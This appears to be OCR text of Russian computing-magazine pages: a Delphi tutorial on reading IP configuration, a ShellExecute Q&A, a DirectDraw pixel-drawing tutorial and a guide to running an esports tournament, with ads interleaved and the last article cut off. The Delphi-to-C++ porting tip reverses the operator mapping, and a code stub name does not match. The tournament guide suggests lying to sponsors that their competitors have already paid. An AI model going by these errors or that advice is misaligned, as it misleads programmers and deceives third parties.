ТЕПЕРЬ ВЫ МОЖЕТЕ ДОЛЬШЕ РАБОТАТЬ В ИНТЕРНЕТЕ

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

Delphi

IP Config собственными руками

Ты, наверно, помнишь такую прекрасную утилиту Winipcfg.exe, которая преследовала нас на протяжении всего существования линейки Win9x. Лично мне эта утилита очень нравилась, и, судя по вопросам в Hack-FAQ, тебе тоже. Я регулярно слышу слова мата в сторону Билла за то, что в WinNT (Win2000, XP) нет такой тулзы, и теперь получение информации о конфигурации IP немного неудобное. Ну ничего, сегодня мы это дело начнем исправлять.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Еще немного Intro

Чтобы получить информацию, которую нам показывала утилита winipcfg, для Delphi нужно иметь дополнительные заголовочные файлы: IpExport.pas, IpHlpApi.pas, IpIfConst.pas, IpRtrMib.pas и IpTypes.pas. Для любителей C++ подобные заголовочные файлы можно найти в спецсетевом SDK, который легко найти на сайте Microsoft. Ну а для Delphi ты сможешь найти эти файлы вместе с исходником на моем сайте после выхода журнала в свет или найти на диске][(только для обладателей журнала с диском).
Эти файлы нужно скопировать в поддиректорию lib директории, где у тебя установлен Delphi. Или можно поместить эти файлы прямо в ту же диру, где будут исходники программы, главное, чтобы Delphi их нашел.

Готовность №1




Рисунок 1. Форма будущей тулзы

Итак, будем считать, что файлы ты нашел и засунул их в... Ну, в общем, с местом расположения ты тоже должен был уже определиться. Запускай Delphi и создавай новый проект. Сразу же перейди в код и добавь в раздел uses имена следующих модулей: IpHlpApi, IpTypes, IpIfConst. Готово? Ну тогда давай дизайнить форму:

Немного слов о дизайне. По всей форме у меня растянут компонент PageControl. На нем я создал две закладки: IP Config и Ethernet info. Сегодня мы научимся получать всю информацию, которая расположена на первой закладке, а вторую оставим на следующий раз.

Теперь создай обработчик события OnChange для компонента PageControl1. Когда юзер будет менять закладку, мы должны будем обновлять информацию о конфигурации протокола IP. Так как мы будем сегодня кодить только первую закладку, то напиши в этом обработчике следующий код:

```
if PageControl1.ActivePageIndex=0 then
  GetIPInfo;
```

Если сейчас выделена первая закладка, то вызвать процедуру GetIPInfo. Все, подготовка закончена, переходим к самому шкодингу этой загадочной процедуры GetIPInfo;

Шкодинг

Добавь в разделе private нашей формы следующее:

```
private
  procedure GetIPInfo;
```

Это я объявил эту злосчастную процедуру. Теперь нажми сочетания пимпочек Ctrl+Shift+C, и Delphi подготовит для тебя заготовку для новой процедуры:

```
procedure TSystemInfoForm.GetAdapterInfo;
begin
end;
```

Внутренность процедуры будем рассматривать кратко (только самое необходимое), а более подробно сможешь узнать из исходника.

```
Err:=GetNetworkParams(nil, FixedInfoSize);

if (Err<>0) and (Err<>ERROR_BUFFER_OVERFLOW) then
 begin
  HostNameLabel.Caption:='Error';
  exit;
 end;
pFixedInfo:=PFIXED_INFO(GlobalAlloc(GPTR, FixedInfoSize));
GetNetworkParams(pFixedInfo, FixedInfoSize);
```

Первое, что надо вызвать, - функцию GetNetworkParams с двумя параметрами. Первый нужно установить в nil, а второй - это переменная, куда будет записан размер необходимой памяти для получения полной информации. Результат выполнения функции я записываю в переменную Err, чтобы потом проверить на ошибки. Если эта переменная не равна 0 и не равна константе ERROR_BUFFER_OVERFLOW, то точно была какая-то ошибка и надо вывести об этом сообщение и выйти из процедуры.
После этого я выделяю память для структуры pFixedInfo типа PFIXED_INFO, куда мы будем записывать инфу. Память нужно выделить в том количестве, которое мы получили после вызова GetNetworkParams.
Далее я снова вызываю GetNetworkParams, только теперь в качестве первого параметра я указываю структуру, куда будет записана вся необходимая инфа.

Вся инфа, как на ладони

В принципе, все необходимое мы получили, и оно находится в структуре pFixedInfo. Так что остается только рассмотреть ее:

1. pFixedInfo.HostName - имя хоста (твоего компа);
2. pFixedInfo.DnsServerList.IpAddress - адрес DNS сервера. Если такой сервер не один, то нужно вызвать pFixedInfo.DnsServerList.Next, чтобы получить доступ к следующему. В качестве результата после вызова Next нам вернется переменная типа PIP_ADDR_STRING, через которую и можно получить следующий адрес DNS сервера. В общем случае код будет выглядеть так:

```
pAddrStr:=pFixedInfo.DnsServerList.Next;

while (pAddrStr<>nil) do
 begin
  pAddrStr.IpAddress.S - здесь находится следующий адрес
  pAddrStr:=pAddrStr.Next - получить еще адрес, если есть
 end;
```


НОВИНКА
STIMOROL
XTREEM
MEGA MINT
Sugarfree Gum
www.stimorol.com
Вкус на грани возможного
STIMOROL

IP CONFIG СОБСТВЕННЫМИ РУКАМИ

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

Ты спрашивал

<???> Как запустить другую программу из Delphi?

Н: Для начала в раздел uses нужно ручками прописать имя модуля shellapi. После этого по событию кнопки (или другому событию, которым ты хочешь запустить стороннюю программу) нужно написать код:

ShellExecute(Handle, nil, 'c:\program_name.exe', '','c:\', SW_SHOW);

Как видишь, у этой функции есть аж 6 параметров:


1. Главное окно. Здесь мы указываем Handle - окно своей программы, но можно и nil.
2. Указатель на строку, которая говорит, что надо делать. Если ты хочешь запустить программу, то рекомендую устанавливать nil. Возможны варианты: open (для открытия программы), print (для распечатки документов) или explore (для просмотра директории).
3. Полный путь или просто имя запускаемого файла. Желательно указывать полный путь.
4. Параметры, которые надо передать в программу.
5. Директория по умолчанию, в которой должна работать программа.
6. Команда отображения. Команд очень много, но чаще всего используется SW_SHOW для нормального отображения.

Чтобы загрузить страничку в IE можно написать так:

ShellExecute(Handle, nil, 'http://www.xakep.ru', '','', SW_SHOW);

Чтобы создать письмо кому-нибудь, пишем так:

ShellExecute(Handle, nil, 'MailTo:smirnandr@mail.ru', '','', SW_SHOW);



3. pFixedInfo.NodeType - тип узла. Здесь хранится целое число. Если оно равно 1, то значит тип узла «Broadcast», 2 - «Peer to peer», 4 - «Mixed», 8 - «Hybrid».
4. pFixedInfo.ScopeId - идентификатор NetBIOS (NetBIOS Scope ID).
5. pFixedInfo.EnableRouting - включена ли маршрутизация IP. Если здесь true, то маршрутизацию включена, иначе отключена.
6. pFixedInfo.EnableProxy - включен ли WINS проксик. Если здесь true, то проксик включен, иначе отключен.

Вот и все. Достаточно только вызвать одну процедуру, и ты уже знаешь так много интересного о компе, с которого запущена твоя прога.

Disconnect

Вызов функции GetIPInfo можно также засунуть и по событию OnShow для главной формы, чтобы информация обновлялась и при старте программы. В этом случае, сразу после запуска, вся необходимая инфа уже будет находиться на своем месте.

На этом я спешу распрощаться до следующего номера][, где мы разберемся, как заполнить вторую страничку нашей проги. В ней будет показано, как получить текущий IP адрес твоей машины, маску сети, адреса различных серверов (DHCP, WINS) и многое другое. Тебе нужно всего лишь подождать один месяц или где-то 30 дней.

Ну вот и все. Удачи!!!

P.S.У меня к тебе просьба, на сто баксов :). Не пиши мне большие письма. После появления рубрики «Кодинг» меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :(((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.



Листинг программы

```
procedure TSystemInfoForm.GetIPInfo;
var
 FixedInfoSize, Err:DWORD;
 pFixedInfo:PFIXED_INFO;
 pAddrStr:PIP_ADDR_STRING;
begin
 FixedInfoSize:=0;
 Err:=GetNetworkParams(nil, FixedInfoSize);

 if (Err<>0) and (Err<>ERROR_BUFFER_OVERFLOW) then
 begin
  HostNameLabel.Caption:='Error';
  exit;
 end;

 pFixedInfo:=PFIXED_INFO(GlobalAlloc(GPTR, FixedInfoSize));
 GetNetworkParams(pFixedInfo, FixedInfoSize);

 HostNameLabel.Caption:=StrPas(pFixedInfo.HostName);

 DNSListBox.Items.Clear;

 DNSListBox.Items.Add(StrPas(pFixedInfo.DnsServerList.IpAddress.S));

 pAddrStr:=pFixedInfo.DnsServerList.Next;

 while (pAddrStr<>nil) do
 begin
  DNSListBox.Items.Add(StrPas(pAddrStr.IpAddress.S));
  pAddrStr:=pAddrStr.Next;
 end;

 case pFixedInfo.NodeType of
  1: NodeTypeLabel.Caption:='Broadcast';
  2: NodeTypeLabel.Caption:='Peer to peer';
  4: NodeTypeLabel.Caption:='Mixed';
  8: NodeTypeLabel.Caption:='Hybrid';
 end;

 NetBIOSScopeLabel.Caption:=pFixedInfo.ScopeId;

 if pFixedInfo.EnableRouting>0 then
  IPRoutingLabel.Caption:='Yes'
 else
  IPRoutingLabel.Caption:='No';

 if pFixedInfo.EnableProxy>0 then
  WINSProxyLabel.Caption:='Yes'
 else
  WINSProxyLabel.Caption:='No';

 if pFixedInfo.EnableDns>0 then
  NetBIOSResolutionLabel.Caption:='Yes'
 else
  NetBIOSResolutionLabel.Caption:='No';
end;
```

TIPS&TRICKS

Иногда возникает необходимость создать пустой файл (например .log-файл) Для этого можно использовать команду touch, предназначенную для изменения отметок времени последнего доступа к файлу. Если файл не существует, он будет создан. Например, нужно создать .log-файл для httpd-сервера Apache. После выполнения команд:

touch httpd-access.log
chown nobody httpd-access.log

будет создан пустой файл httpd-access.log, принадлежащий пользователю nobody и готовый к протоколированию работ httpd-сервера.

serge_hid@hotbox.ru


КАЖДЫЙ СТРЕМИТСЯ УДИВИТЬ...
Logitech
В эпоху высоких технологий все труднее чем-то удивить, но у "Logitech" есть шанс. Настало время показать свои возможности.
MULTIMEDIA ZONE
INTERNET ZONE
iNAV ZONE
Компьютер один, а успеть надо всё: курсовую "набить", по интернету "покататься", в чате пообщаться, новую "игрушку" установить...
"Продвинутый" комплект для тех, кто стремится успеть ВСЁ!
Cordless Desktop Optical
Cordless Desktop iTouch
Internet Navigator
Розничная сеть Xi Tech: единая справочная служба: (095) 787-2272
м. Арбатская, тел.: (095) 745-3957, м. Багратионовская, (095) 231-4923, м. Ленинский проспект, (095) 137-6088, м. Савеловская, (095) 784-6382, 784-6713, 784-6638, м. Шоссе Энтузиастов, тел.: (095) 788-1516, 788-1517. Нижний Новгород, (8312) 775-053, 343-775, Омск, (3812) 237-775.
Санкт-Петербург, Компьютерный мир (812) 327-0400, Кей (812) 325-3216, Альфа (812) 320-8080
Xi Tech
КОМПЬЮТЕРНЫЕ
www.xitech.ru

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

Программирование графики Первая анимация

Когда я еще программировал графику под DOS, единственным способом получить большую скорость было использование прямого доступа к видеопамяти. Это было достаточно просто, потому что видеопамять находилась по определенному адресу, а использование прерываний для вывода графики очень сильно тормозило систему. В Windows запрещен прямой доступ, поэтому тут есть проблемы. Но DirectDraw позволяет решить эту проблему.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Все ЗА

В некоторых случаях прямой доступ к видеопамяти - единственный способ повысить производительность системы. Хотя DirectDraw достаточно быстрая библиотека, она все же расходует некоторое процессорное время при выводе графики зря. Это связано с тем, что функции DirectDraw достаточно универсальны и имеют много возможностей. Каждая дополнительная возможность - это как дополнительный тормоз, а ведь в реальных условиях нам нужно максимум 50% доступных примочек. Когда ты обращаешься к видеопамяти напрямую, вывод в любом случае будет происходить быстрее, если ты сам не сделаешь глупость и не затормозишь свое творение.

Еще одно «за» использование прямого доступа - в DirectDraw нет нормальных средств для рисования графики, кроме как копирования изображений, с чем мы уже познакомились. А что если тебе надо нарисовать только точку посередине экрана или линию? Неужели все это надо представлять в виде отдельных изображений? Конечно же, нет, с помощью прямого доступа можно решить все. А для этого необходимо всего лишь немного знаний математики (школьного курса достаточно) и немного ловкости рук. Со всем этим я буду знакомить тебя благодаря Х. Я покажу тебе алгоритмы рисования линий, кругов и выходящих из всего этого последствий.

Теория

Для получения прямого доступа к поверхности нужно вызвать ее метод Lock. Этот метод блокирует поверхность и позволяет получить доступ непосредственно к ее данным. Во время блокировки поверхности происходит и блокировка системы, поэтому желательно блокировать на небольшие промежутки времени и после использования сразу разблокировать с помощью вызова Unlock. У метода Lock есть четыре параметра:

1. Область поверхности, к которой мы хотим получить доступ. Тип параметра - указатель на TRect. Если здесь указать nil, то доступ будет получен ко всей области.
2. Структура типа **TDDSURFACEDESC2**, куда будет записана инфа о поверхности.
3. Флаги. Можно указывать следующие:
а) **DDLOCK_NOSYSLOCK** - не блокировать систему (игнорируется при получении доступа к первичной поверхности);
б) **DDLOCK_READONLY** - заблокировать только для чтения;
в) **DDLOCK_SURFACEMEMORYPTR** - указывает на то, что надо получить правильный указатель на верхний угол области поверхности;
г) **DDLOCK_WAIT** - если сейчас блокировка невозможна, то подождать, пока поверхность не освободится;
д) **DDLOCK_WRITEONLY** - блокировать только для записи.
4. Последний параметр не используется и должен быть равен 0.

После использования поверхности нужно вызвать метод Unlock. У этого метода только один параметр - область поверхности, которая должна быть разблокирована. Желательно разблокировать ту же область, что и блокировалась, чтобы случайно какой-то кусок не остался заблокированным.

После вызова метода Lock адрес памяти, где находятся данные поверхности, находится в свойстве lpSurface структуры, переданной в качестве второго параметра. Вот тут, наверно, нужно будет написать реальный пример, а потом разобрать его по косточкам.

Первый пример

Я написал небольшую процедуру PutPixel, которая будет выводить на экран один пиксель в видеопамять поверхности:

```
Procedure PutPixel(X, Y: Integer; R, G, B : Byte);
var
 desc : TDDSURFACEDESC2;
 Value:Word;
begin
 ZeroMemory (@desc, SizeOf(desc)); //Обнуляю структуру
 desc.dwSize := SizeOf(desc); //Заполняю размер

 value:=B or (G shl 5) or (R shl 11); //Вычисляю цвет

 FImageSurface.Lock (nil, desc, DDLOCK_WAIT, 0); //Блокировка

 //Вывод точки
 PWord(Integer(desc.lpSurface) + Y * desc.lPitch + X*2)^ := Value;
 FImageSurface.Unlock (nil);//Разблокировка
end;
```

У этой процедуры всего пять параметров:
X - позиция по горизонтали, куда надо вывести точку;
Y - у позиция по вертикали, куда надо вывести точку;
R - значения красного цвета точки;
G - значения зеленого цвета точки;
B - значения голубого цвета точки.
Из параметров R, G и B мы будем составлять цвет точки.
Теперь перейдем к коду функции. Первым делом я обнуляю структуру desc и в поле dwSize заношу ее размер.
Дальше я вычисляю цвет, который мне нужно занести в память. Вот тут начинается самое интересное. Вычисление цвета зависит от текущего видеорежима и выбранной глубины цветов.

Цвет в DirectDraw

Если ты используешь разрешение в 8 бит (максимум, что можно отобразить, - 256 цветов, и то благодаря палитре), то никаких проблем. У тебя в памяти каждый байт - это указатель на цвет в палитре, т.е. картинка 8х8 будет выглядеть так:

```
125 002 015 121 146 166 004 112
225 255 125 125 003 168 112 036
125 082 015 021 146 166 004 112
225 255 125 125 003 168 112 036
225 255 125 125 003 168 112 036
125 082 015 021 146 166 004 112
225 255 125 125 003 168 112 036
125 082 015 021 146 166 004 112
```

Тут каждое число означает какой-то цвет. Если мы используем режим TrueColor, то в этом режиме каждые три рядом стоящих байта дают цвет. Это значит, что наша

Ты спрашивал

<???> Извините меня за беспокойство, но у меня есть к Вам один вопрос. Вот Вы написали статью про простой сканер ресурсов на Delphi, а не могли бы Вы помочь мне его разработать на C++ Builder 5.0, просто очень надо.
Н: Во-первых, прошу всех называть меня на ТЫ, я еще слишком молод :). Во-вторых, не надо извиняться, я всегда готов помочь в ответе на небольшие письма. Ну а теперь собственно сам ответ:
C++ Builder и Delphi это практически одно и то же. В обоих используется одна библиотека VCL, и C++ Builder даже понимает и умеет компилировать код Delphi. А перенос не так сложен, пиши то же самое, просто что и в моих примерах, только заменяй:
:= на =
== на =
begin на {
end на }
и так далее.
Имена функций одни и те же, разница только в синтаксисе. А еще тебе нужно будет изменить имена типов.
У меня Integer, у тебя Int, у меня Real, у тебя Float (и сначала ставится тип, а потом имя переменной).

табличка должна расшириться в ширину в три раза. В этом случае каждые три байта будут давать цвет (RGB).
Ну а самое интересное происходит при 16-битном цвете, когда в два байта нужно засунуть три цвета. Как это сделать, если два байта - это 16 бит, а 16 на 3 не делится? Очень просто - в этом случае очень часто используется режим 5-6-5, где 5 бит под красный цвет, 6 бит под зеленый и 5 бит под голубой. Можно переключиться на режим 5-5-5, где всем цветам будет отдано одинаковое количество бит, но мы будем рассматривать 5-6-5. Так как 16-битный режим самый сложный, я решил использовать в своем примере именно его. Надеюсь, что с остальными проблем не будет.
Чтобы получить результирующий цвет и засунуть его в переменную Value (которая имеет тип WORD или два байта), мне нужно сдвинуть красный цвет на 11 бит влево, зеленый на 5 бит и синий прибавить как есть. Именно это и происходит в следующей строке кода:

```
value:=B or (G shl 5) or (R shl 11);
```

(G shl 5) - сдвигаем переменную G на пять бит влево;
(R shl 11) - сдвигаем R на 11 бит влево.
Результаты складываются между собой и переменной B с помощью операции логического сложения or.

Прямая запись в видеопамять


Теперь о том, как записывать в память. Чтобы записать значение цвета в левый верхний угол, нужно присвоить его по адресу, указанному в desc.lpSurface, то есть вот сюда - PWord(Integer(desc.lpSurface))^ . Я привожу указатель к типу PWord, потому что записывать буду значение типа Word. Если бы я записывал только байт, то приводил бы к PByte - PByte(Integer(desc.lpSurface))^ .
Чтобы вычислить строку, в которую надо записать, я умножаю значение Y на длину строки - Y * desc.lPitch. В desc.lPitch как раз и находится длина строки картинки. Чтобы вычислить X позицию, я умножаю X на 2, потому что каждое значение X позиции состоит из 2 байт.
Ну и, наконец, в этой процедуре FImageSurface - это поверхность типа IDirectDrawSurface7, в которую я загружу картинку. Именно эту поверхность я блокирую и получаю к ней доступ.

Disconnect

Я считаю, что с появлением диска журнал получил второе дыхание. Я каждый месяц совместно с редактором стараюсь найти что-то интересное и полезное для любого кодера и разместить на диске. Помимо этого я выкладываю и исходники примеров для тех, у кого проблемы с Инетом.
Сегодня я не буду рассматривать в статье пример, чтобы не загружать лишнее место, а просто выложу его на диск с подробными комментариями и дополнительной информацией/описанием. Ну а те, кому не достанется журнал с диском, могут всегда обратиться на мой сайт www.cydsoft.com/vr-online и найти все необходимое в разделе «Хакер». Удачи!!!

P.S.У меня к тебе просьба, на сто баксов :). Не пиши мне большие письма. После появления рубрики «Кодинг» меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :(((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.

Stepan Ilyin aka Step (step@real.xakep.ru)



ИГРОВОЙ ТУРНИР? КАК ДВА БАЙТА...! Мутим собственный чемпионат

Как ни читаю обзор-отчет о каком-нибудь чемпионате, так все время ловлю себя на мысли, что почти в каждом из них как будто по шаблону написано примерно следующее: «А вот организация подкачала, с этим и этим были проблемы, а этого и этого вовсе не было». Удивляюсь, неужели не надоело проводить любительские чемпионаты, пора бы уже подняться на ступень выше и относиться к чемпионатам по компьютерным играм так, как это делается в профессиональном спорте; в конце концов, ни в одной другой стране киберспорт не имеет официального статуса!

ENTER

Обязательства

Я тебе расскажу, как провести действительно достойный похвалы чемпионат с хорошими призами и спонсорами, поэтому вариант мини-чемпионата в каком-нибудь компьютерном клубе в подвале отпадает, их и так девать некуда. Поэтому несколько раз подумай, сможешь ли ты уверенно общаться и убеждать в необходимости спонсировать чемпионат по компьютерной игре директоров различных фирм и организаций, чтобы те предоставили помещение и призы, сможешь ли обговаривать все условия и обязательства, сможешь ли координировать действия своих помощников и держать под контролем несколько десятков участников, постоянно отвечая на множество их глупых вопросов. Если ты думаешь, что твои организаторские способности готовы выдержать такое испытание, то читай нижеследующие советы и рекомендации, и у тебя наверняка все получится!

Помещение

Именно с выбора помещения (читай компьютерного клуба) я и начну, потому что именно по нему составляется первое и самое сильное впечатление о турнире. Выбирать его надо с особой тщательностью: компьютеров должно быть достаточно, чтобы одновременно играли если не все участники, то хотя бы половина, иначе чемпионат может серьезно затянуться, а постоянные и длительные задержки - больное место для игроков, особенно приезжих. Не забывай о запасных компьютерах (если какие-то выйдут из строя, что ОЧЕНЬ вероятно) плюс о дополнительных компьютерах под выделенные серверы, без которых чаще всего не обойтись, а также под спектаторов (зрителей). Впрочем, если хочешь приятно удивить всех присутствующих, то можно поставить большой телевизор или проектор, транслирующие одну из игр. Не стоит забывать и о мощности компьютеров, одно дело - проводить чемпионат по Starcraft, и совсем другое - по q3 или War3. Если у кого-то что-то будет тормозить, то ругани и брани не оберешься. В любом случае выбирать достаточно просто: если есть много быстрых тачек - клуб по этому критерию подходит, если же нет, то, увы, придется искать дальше. Вторым же, но от этого не менее важным критерием является общая атмосфера клуба, месторасположение, обстановка, просторность помещения, компьютерная мебель, ремонт, освещение, вентиляция, персонал, наличие бара и т.д. Здесь объяснять что-то подробнее излишне, просто помни, что в помещении будет много народу, и все должны чувствовать себя комфортно. Клубов сейчас, даже в самых маленьких городах, предостаточно, поэтому при определенном усердии найти что-то подходящее не сложно. Другое дело, договориться с директорами или владельцами. Здесь уже все зависит от тебя, от твоего умения убеждать людей. Во время беседы не забудь сказать, что это идеальный вариант раскрутить клуб, повысить его рейтинг, привлечь новых клиентов, выйти на новый уровень, более того - пообещай лично объявить благодарность в прессе и Интернете. Если ты сделаешь все правильно и твой собеседник - не яркий пример зажимистого богача, то он предоставит тебе большую скидку на аренду помещения и компьютеров; худший же из приемлемых вариантов - тебе просто предоставят клуб в распоряжение на целый день по обычным тарифам.

Если хочешь приятно удивить всех присутствующих, то можно поставить большой телевизор или проектор, транслирующие одну из игр.



Вот что я называю хорошим помещением… =) Фото с EuroCup3

Спонсоры и призы

Взносы за участие в турнире игроков скорее всего даже не покроют половины всех затрат на аренду целого компьютерного клуба, поэтому спонсоры - неотъемлемый атрибут крупного чемпионата. Кто может быть спонсорами? Ну, во-первых, сам клуб (тогда проблема платы за аренду автоматически исчезает), особенно если он только начинает свою работу и у него есть большая потребность в клиентах и, соответственно, в рекламе; во-вторых, крупные фирмы и организации города, особенно отмечу крупные компьютерные магазины, провайдеры Интернета и мобильной связи, производители пива и безалкогольных напитков, а также местная пресса. Старайся быть настойчивым, но в то же время не назойливым, всегда добивайся встречи с начальством, а не с какими-нибудь «пешками», которые забудут все то, что ты им скажешь, сразу же после разговора. Не забудь прихватить с собой документы, устанавливающие официальный статус компьютерному спорту; пообещай повесить рекламные стенды и сделать ссылки в прессе и Инете, объясни, что на чемпионате будет много молодежи и людей, интересующихся высокими технологиями (в случае компьютерной фирмы), то есть потенциальных клиентов; навешай лапши, что все их конкуренты уже выделили средства. В общем, при определенной удаче и умении быть убедительным, обойдя немалый список фирм, хотя бы нескольких спонсоров ты найдешь. Не бойся соглашаться даже на незначительные пожертвования, а также на различные призы типа ящика пива, железяк для компьютера, подписки на компьютерное издание и т.д. Из всего этого можно скомпоновать неплохие призы. Более того, неплохим дополнением к призу будут медали, кубки или грамоты, последние, кстати, можешь сделать и сам, благо обойдется это в копейки, а положительных эмоций у победивших будет хоть отбавляй (пример такой грамоты смотри на скриншоте).



Грамота. Просто, но чертовски приятно =)



Вот такие удостоверения имели все участники чемпионата «Первые Большие Студенческие КИБЕР-ИГРЫ»

Помощники


Без помощников тебе будет очень тяжело, поэтому постарайся привлечь заинтересованный в данном мероприятии народ, здесь все зависит от тебя, но не советую тебе брать всех подряд: двух, максимум трех человек хватит с головой.

Время проведения и регистрация


Идеальным временем для турнира будут выходные дни или длительные праздники; если чемпионат однодневный - то воскресенье, если двухдневный, то, соответственно, суббота и воскресенье, а начинать рекомендую с часов 11:00-12:00 (все иногородние к этому времени должны добраться). После того как договоришься обо всем с владельцами/директором клуба, сообщи дату всем заинтересованным лицам, а точнее спонсорам (чтобы те предоставили все необходимое вовремя) и потенциальным игрокам. Грамотно, лаконично, но на 100% информативно подготовь рекламный текст чемпионата, включающий в себя название игры, дату, время и место (если нужно, то со схемой) проведения, краткие правила (карты, систему проведения, дополнительные условия), призы, размер взноса за участие, а также email или телефон для связи и предварительной регистрации для иногородних игроков. После чего разошли все подготовленное ньюсмейкерам крупных eSport порталов, хотя бы progamer.ru и cyberfight.ru, те обязательно выложат это в новостях. Если призы действительно достойны внимания, а также если тебе удастся договориться с ФКС (www.cybersport.ru) о рейтинговом статусе турнира, то наверняка приедут папашки из других городов, а это уже верный признак серьезности турнира. Этот же текст эффектно оформи (иначе спонсоры могут не понять) и постарайся повесить во всех клубах города. Не советую тебе делать предварительную регистрацию (исключение для иногородних игроков), практика показала, что достаточно много народу может попросту не прийти, поэтому назначь регистрацию в течение одно-



Часть таблицы, составленной DMTG PHP



А вот что получилось в Win32 версии DMTG



Все понятно даже ребенку

МУТИМ СОБСТВЕННЫЙ ЧЕМПИОНАТ

Stepan Ilyin aka Step (step@real.xakep.ru)

го или двух часов до начала турнира. Кстати, если приехавшим из других городов участниками по какой-то причине придется ночевать в чужом городе, подготовь для них хотя бы небольшой список гостиниц с адресами, телефонами и примерными ценами.

Система проведения и жеребьевка

